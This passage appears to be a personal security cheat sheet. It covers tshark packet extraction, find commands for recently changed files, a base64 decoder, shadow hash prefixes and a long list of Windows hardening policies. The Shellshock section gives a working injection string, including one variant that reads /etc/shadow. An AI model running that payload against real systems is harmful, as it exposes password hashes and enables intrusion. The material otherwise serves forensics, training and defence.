subprocess.call(tsharkcmd, shell=True)

tmpdst = open("/tmp/tcpstream.txt", 'r')

for i in tmpdst.readlines():
    subprocess.call("tshark -nr " + srcfile + " -q -z follow,tcp,ascii," + i, shell=True)

tmpdst.close()
```

tmpdst.close()

To dump ICMP payloads:

tshark -r infile -Y icmp -T fields -e data | tr -d '\n' > hex.txt

#Then python it:

```
import codecs

file1 = open('hex.txt','r').read()
file1 = bytes.fromhex(file1).decode('ISO-8859-1') #or utf-8
print(file1)
```

Finding Recently Modified Files

Recursively Find last modified files starting from most recently changed:

$ find /etc -type f -printf '%TY-%Tm-%Td %TT %p\n' | sort -r

To search for files in /target_directory and all its sub-directories, that have been modified in the last 60 minutes:

$ find /target_directory -type f -mmin -60

To search for files in /target_directory and all its sub-directories, that have been modified in the last 2 days:

$ find /target_directory -type f -mtime -2

To search for files in /target_directory and all its sub-directories no more than 3 levels deep, that have been modified in the last 2 days:

$ find /target_directory -type f -mtime -2 -depth -3

You can also specify the range of update time. To search for files in /target_directory and all its sub-directories, that have been modified in the last 7 days, but not in the last 3 days:

$ find /target_directory -type f -mtime -7 ! -mtime -3

To search for files in /target_directory (and all its sub-directories) that have been modified in the last 60 minutes, and print out their file attributes:

$ find /target_directory -type f -mmin -60 -exec ls -al {} \;

Python3 Decoding Script

```
#!/usr/bin/env python3
import base64
import codecs

x = input('Enter in the b64 string you wish to decode: ')
b64string = x.encode()

b64string = base64.b64decode(b64string)
print(str(b64string)[2:-1])

#uncomment this part and comment the other if you want to open and decode a file
#b64file = open('./filelocation.txt','r')
#filetext = base64.b64decode(b64file)
#print(str(filetext)[2:-1])
```

/etc/shadow hash types

1
md5
$2a$
Blowfish
$2y$
Blowfish, with correct handling of 8 bit characters
5
sha-256
6
sha-512

Finding ADS

dir /R

SHELL SHOCK

```
env x='() { :;}; echo vulnerable' bash -c 'echo this is a test'
```

```
env x='() { :;}; cat /etc/shadow' bash -c 'echo hello'
```

Windows Hardening

-raise UAC
-services.msc

-msconfig/startup folder

-windows update

-IE Smart Screen Filter and other settings

-user account permissions - compmgmt.msc

-shares/file permissions

-update misc apps

-remove unecessary programs

-local security policy (secpol.msc, gpedit.msc)

-action center

-disable ipv6

-firewall used advanced sec options. Block inbound and outbound connections

-gpedit.msc/secpol.msc

GPEDIT/SECPOL.msc configs

Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy\

Minimum password length = 15

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\

Interactive logon: Do not display last user name = enabled

User Account Control: Virtualize file and registry write failures to per-user locations = enabled

User Account Control: Only elevate UIAccess applications that are installed in secure locations = enabled

User Account Control: Behavior of the elevation prompt for standard users = prompt for credentials on the secure desktop

User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode = prompt for consent on the secure desktop

MSS: (SafeDllSearchMode) Enable Safe DLL search mode (recommended) = enabled

Shutdown: Allow system to be shut down without having to log on = enabled

Interactive logon: Do not require CTRL+ALT+DEL = disabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment\

Bypass traverse checking = Users,Network Service,Local Service,Administrators

Allow log on locally = Administrators, Users

Computer Configuration\Administrative Templates\Windows Components\Credential User Interface\

Require trusted path for credential entry = enabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Interactive logon: Do not require CTRL+ALT+DEL

Interactive logon: Do not require CTRL+ALT+DEL = Disabled

Computer Configuration\Administrative Templates\Windows Components\AutoPlay Policies\

Turn off Autoplay = enabled

Turn off Autoplay = All drives

Default behavior for AutoRun = Do not execute any autorun commands

Turn off Autoplay for non-volume devices = enabled

Computer Configuration\Administrative Templates\Windows Components\NetMeeting\

Disable remote Desktop Sharing = enabled

Computer Configuration\Administrative Templates\System\Internet Communication Management\Internet Communication settings\

Turn off the Windows Messenger Customer Experience Improvement Program = enabled

Turn off Help and Support Center "Did you know?" content = enabled

Turn off Windows Customer Experience Improvement Program = enabled

Computer Configuration\Administrative Templates\Network\Microsoft Peer-to-Peer Networking Services\

Turn off Microsoft Peer-to-Peer Networking Services = enabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Interactive logon: Smart card removal behavior

Interactive logon: Smart card removal behavior = Lock Workstation

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Accounts: Guest account status

Accounts: Guest account status = Disabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Accounts: Rename administrator account

Accounts: Rename administrator account = Not Defined

Accounts: Rename guest account = Not Defined

Computer Configuration\Administrative Templates\Windows Components\Windows Mail\

Turn off the communities features = enabled

Turn off Windows Mail application = enabled

Computer Configuration\Administrative Templates\System\Remote Assistance\

Solicited Remote Assistance = disabled

Computer Configuration\Administrative Templates\Windows Components\HomeGroup\

Prevent the computer from joining a homegroup = enabled

Computer Configuration\Windows Settings\Security Settings\Windows Firewall with Advanced Security\Windows Firewall with Advanced Security\Windows Firewall Properties\Public Profile\

Windows Firewall: Public: Allow unicast response = No

User Configuration\Administrative Templates\Control Panel\Personalization\

Password protect the screen saver = enabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\MSS: (ScreenSaverGracePeriod) The time in seconds before the screen saver grace period expires (0 recommended)

MSS: (ScreenSaverGracePeriod) The time in seconds before the screen saver grace period expires (0 recommended) = 0

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Interactive logon: Display user information when the session is locked

Interactive logon: Display user information when the session is locked = Enable

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\System cryptography: Force strong key protection for user keys stored on the compute

System cryptography: Force strong key protection for user keys stored on the computer = Enable

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\User Account Control: Behavior of the elevation prompt for standard users

User Account Control: Behavior of the elevation prompt for standard users = Automatically deny elevation requests

Computer Configuration\Administrative Templates\Windows Components\Windows Installer\Always install with elevated privileges

Always install with elevated privileges = Disabled

Computer Configuration\Administrative Templates\System\Internet Communication Management\Internet Communication settings\Turn off downloading of print drivers over HTTP

Turn off downloading of print drivers over HTTP = Enabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Network access: Do not allow anonymous enumeration of SAM accounts and shares

Network access: Do not allow anonymous enumeration of SAM accounts and shares = Enabled

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Shutdown: Clear virtual memory pagefile

Shutdown: Clear virtual memory pagefile = Enable